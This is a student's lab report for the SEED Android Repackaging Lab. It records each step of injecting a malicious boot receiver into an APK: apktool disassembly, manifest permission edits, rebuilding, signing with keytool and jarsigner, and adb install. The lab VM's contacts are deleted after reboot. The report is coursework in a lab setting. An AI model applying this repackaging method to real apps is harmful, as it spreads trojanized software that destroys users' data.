


### Lab #3

#### Android Repackaging Lab

Name : Adithya Karthikeyan

SJSU ID : 011991941

- 1) First we download the “**RepackagingLab.apk**” file and then disassemble the apk file with the apktool d command as shown in Figure 1. We disassemble the file because the file is in a dex format and modifying it in that format is very difficult. We convert it to something that is readable by humans.



The screenshot shows a terminal window titled "Terminal" running on a SEEDUbuntu system. The user has navigated to their home directory (~) and listed the contents of their desktop, bin, and Downloads folders. They then changed to the Downloads folder and used the apktool d command to disassemble the "RepackagingLab.apk" file. The output of the command shows the progress of decoding the manifest, resources, and classes. Finally, the user lists the contents of the Downloads folder again, confirming the presence of the decompiled files.


```
[09/21/18]seed@VM:~$ ls
android      Desktop   examples.desktop  Pictures  Templates
bin          Documents  lib                Public    Videos
Customization Downloads Music             source

[09/21/18]seed@VM:~$ cd Downloads/
[09/21/18]seed@VM:~/Downloads$ ls
RepackagingLab.apk

[09/21/18]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
T: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[09/21/18]seed@VM:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk
[09/21/18]seed@VM:~/Downloads$
```

**Figure 1**

- 2) Next, we modify the xml file to give it the necessary permissions for our attack to work. The xml file is shown in the below figure.



The screenshot shows a terminal window titled "SEEDUbuntu [Running]" with the command "gedit" running. The file being edited is "AndroidManifest.xml" located at "/Downloads/RepackingLab". The code in the file is as follows:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.mobiseed.repackaging"
    platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2166767">

<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

<application android:allowBackup="true"
    android:debuggable="true"
    android:icon="@drawable/mobiseedcrop"
    android:label="@string/app_name"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">

    <activity android:label="@string/app_name"
        android:name="com.mobiseed.repackaging.HelloMobiSEED"
        android:theme="@style/AppTheme.NoActionBar">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>

    <receiver android:name="com.MaliciousCode" >
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
    </receiver>

</application>
</manifest>
```

**Figure 2**

- 3) We also download the smali code and place it in the com folder of the disassembled apk file. Now, we repack the Android app with the malicious code using the apktool b command. Once the repackaging is done, the apk file is placed in the **dist** file. Below is the attached screenshot.

```
dk-version, 22, --target-sdk-version, 23, --version-code, 1, --version-name, 1.0, --no-version-vectors, -F, /tmp/APKT0OL409774693103420964.tmp, -O, arsc, -O, arsc, -I, /home/seed/.local/share/apktool/framework/1.apk, -S, /home/seed/Downloads/RepackingLab/res, -M, /home/seed/Downloads/RepackingLab/AndroidManifest.xml]
    at brut.util.OS.exec(OS.java:95)
    at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResource
s.java:434)
    ... 6 more
[09/21/18]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
T: Checking whether sources has changed...
I: Simulating smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[09/21/18]seed@VM:~/Downloads$ ls
RepackingLab  RepackagingLab.apk
[09/21/18]seed@VM:~/Downloads$ cd RepackagingLab/dist/
[09/21/18]seed@VM:~/.dist$ ls
RepackingLab.apk
[09/21/18]seed@VM:~/.dist$
```

**Figure 3**

- 4) Next, we generate the public key, private key and digital certificate using the command below. Android requires a public and a private key and **Keytool** is used to generate these. **Jarsigner** is used to sign the certificate.

```
[09/21/18]seed@VM:~/Downloads$ cd RepackagingLab/dist/  
[09/21/18]seed@VM:~/.dist$ ls  
RepackagingLab.apk  
[09/21/18]seed@VM:~/.dist$ keytool -alias mykey -genkey -v -keystore mykey.keystore  
Enter keystore password:  
Keystore password is too short - must be at least 6 characters  
Enter keystore password:  
Re-enter new password:  
What is your first and last name?  
[Unknown]: Moht  
What is the name of your organizational unit?  
[Unknown]: Sj  
What is the name of your organization?  
[Unknown]: Sk  
What is the name of your City or Locality?  
[Unknown]: Downtown  
What is the name of your State or Province?  
[Unknown]: NJ  
What is the two-letter country code for this unit?  
[Unknown]:  
Is CN=Moht, OU=Sj, O=Sk, L=Downtown, ST=NJ, C=Unknown correct?  
[no]: yes
```

**Figure 4**

The screenshot shows a terminal window titled "SEEDUbuntu [Running]" with the following command history:

```
[no]: yes
Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA)
with a validity of 90 days
      for: CN=Moht, OU=Sj, O=Sk, L=Downtown, ST=NJ, C=Unknown
Enter key password for <mykey>
      (RETURN if same as keystore password):
[Storing mykey.keystore]

Terminator
The JKS keystore uses a proprietary format. It is recommended to migrate to P
KCS12 which is an industry standard format using "keytool -importkeystore -sr
ckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[09/21/18]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingL
ab.apk mykey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a ti
mestamp, users may not be able to validate this jar after the signer certific
ate's expiration date (2018-12-20) or after any future revocation date.
[09/21/18]seed@VM:~/.../dist$
```

**Figure 5**

- 5) Next, we use the ifconfig command to check the IP address of the VM on both the machines (SEED Android & SEEdd Ubuntu) and ping each other to check the connectivity. Below are the attached screenshots.

The signer certificate will expire within six months.  
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2018-12-20) or after any future revocation date.

```
[09/21/18]seed@VM:~/.../dist$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:dc:52:38
             inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
               inet6 addr: fe80::2425:8ca0:90cf:d8f8/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:13766 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:7447 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:12711021 (12.7 MB)  TX bytes:949408 (949.4 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
               inet6 addr: ::1/128 Scope:Host
                     UP LOOPBACK RUNNING MTU:65536 Metric:1
                     RX packets:1986 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:1986 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1
                     RX bytes:377881 (377.8 KB)  TX bytes:377881 (377.8 KB)

[09/21/18]seed@VM:~/.../dist$
```

SEEDAndroid [Running]

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it available to the guest OS.

```
From 10.0.2.4: icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.2.15 ping statistics ---
8 packets transmitted, 0 received, +6 errors, 100% packet loss, time 7177ms
pipe 3
1|x86_64:/ $ ifconfig
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1680 TX bytes:1680

eth0     Link encap:Ethernet HWaddr 08:00:27:8f:7f:09
        inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe8f:7f09/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:58951 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9438 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:87441049 TX bytes:819764
```

SEEDUbuntu [Running]

Terminal

```
RX bytes:12711021 (12.7 MB) TX bytes:949408 (949.4 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING MTU:65536 Metric:1
           RX packets:1986 errors:0 dropped:0 overruns:0 frame:0
           TX packets:1986 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1
           RX bytes:377881 (377.8 KB) TX bytes:377881 (377.8 KB)

[09/21/18]seed@VM:~/.../dist$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.395 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.397 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.204 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.145 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.312 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.183 ms
^C
--- 10.0.2.4 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5100ms
rtt min/avg/max/mdev = 0.145/0.272/0.397/0.102 ms
[09/21/18]seed@VM:~/.../dist$
```

The screenshot shows a terminal window titled "SEEDAndroid [Running]". A message at the top states: "You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make Window 1 active." Another message below it says: "The Virtual Machine reports that the guest OS does not support mouse pointer integration in the current video mode. You need to capture the mouse (by clicking over the VM)." The terminal output is as follows:


```
eth0      Link encap:Ethernet HWaddr 08:00:27:8f:7f:09
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8f:7f09/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:58966 errors:0 dropped:0 overruns:0 frame:0
            TX packets:9484 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:87444468 TX bytes:823616

x86_64:/ $ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.386 ms

64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.550 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.580 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.481 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.536 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.439 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.331 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.648 ms
^C
--- 10.0.2.15 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7072ms
rtt min/avg/max/mdev = 0.331/0.493/0.648/0.102 ms
```

As we see, the machines are able to ping each other perfectly and there is 0% packet loss.

- 6) We use **adb** to establish a secure connection from the SEED Ubuntu to the Android VM.




The screenshot shows a terminal window titled "Terminal" running on a "SEEDUbuntu [Running]" desktop environment. The window contains the following command-line session:

```
* daemon started successfully *
unable to connect to 10.0.2.4:5555
[09/21/18]seed@VM:~/.../dist$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:dc:52:38
             inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::2425:8ca0:90cf:d8f8/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:13842 errors:0 dropped:0 overruns:0 frame:0
             TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:12728027 (12.7 MB) TX bytes:959242 (959.2 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:2189 errors:0 dropped:0 overruns:0 frame:0
             TX packets:2189 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:388272 (388.2 KB) TX bytes:388272 (388.2 KB)

[09/21/18]seed@VM:~/.../dist$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[09/21/18]seed@VM:~/.../dist$
```

- 7) Next, we install the repackaged app into our Android VM through the adb connection we had established earlier. Below is the screenshot.



The screenshot shows a terminal window titled "Terminal" running on a "SEEDUbuntu [Running]" desktop environment. The window displays the output of several commands:

- `ifconfig` output for the `enp0s3` interface:

```
enp0s3    Link encap:Ethernet HWaddr 08:00:27:dc:52:38
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::2425:8ca0:90cf:d8f8/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:13842 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:12728027 (12.7 MB) TX bytes:959242 (959.2 KB)
```
- `ifconfig` output for the `lo` interface:


```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:2189 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:2189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1
                  RX bytes:388272 (388.2 KB) TX bytes:388272 (388.2 KB)
```
- `adb connect` command output:

```
[09/21/18]seed@VM:~/.../dist$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
```
- `adb install` command output:


```
[09/21/18]seed@VM:~/.../dist$ adb install -r RepackagingLab.apk
8319 KB/s (1427451 bytes in 0.167s)
Success
```
- Final command:

```
[09/21/18]seed@VM:~/.../dist$
```

8) Next, we create a contact on the Android VM.



9) Now, we launch our installed app.



10) After rebooting our VM, we come to know that all our contacts have been deleted.

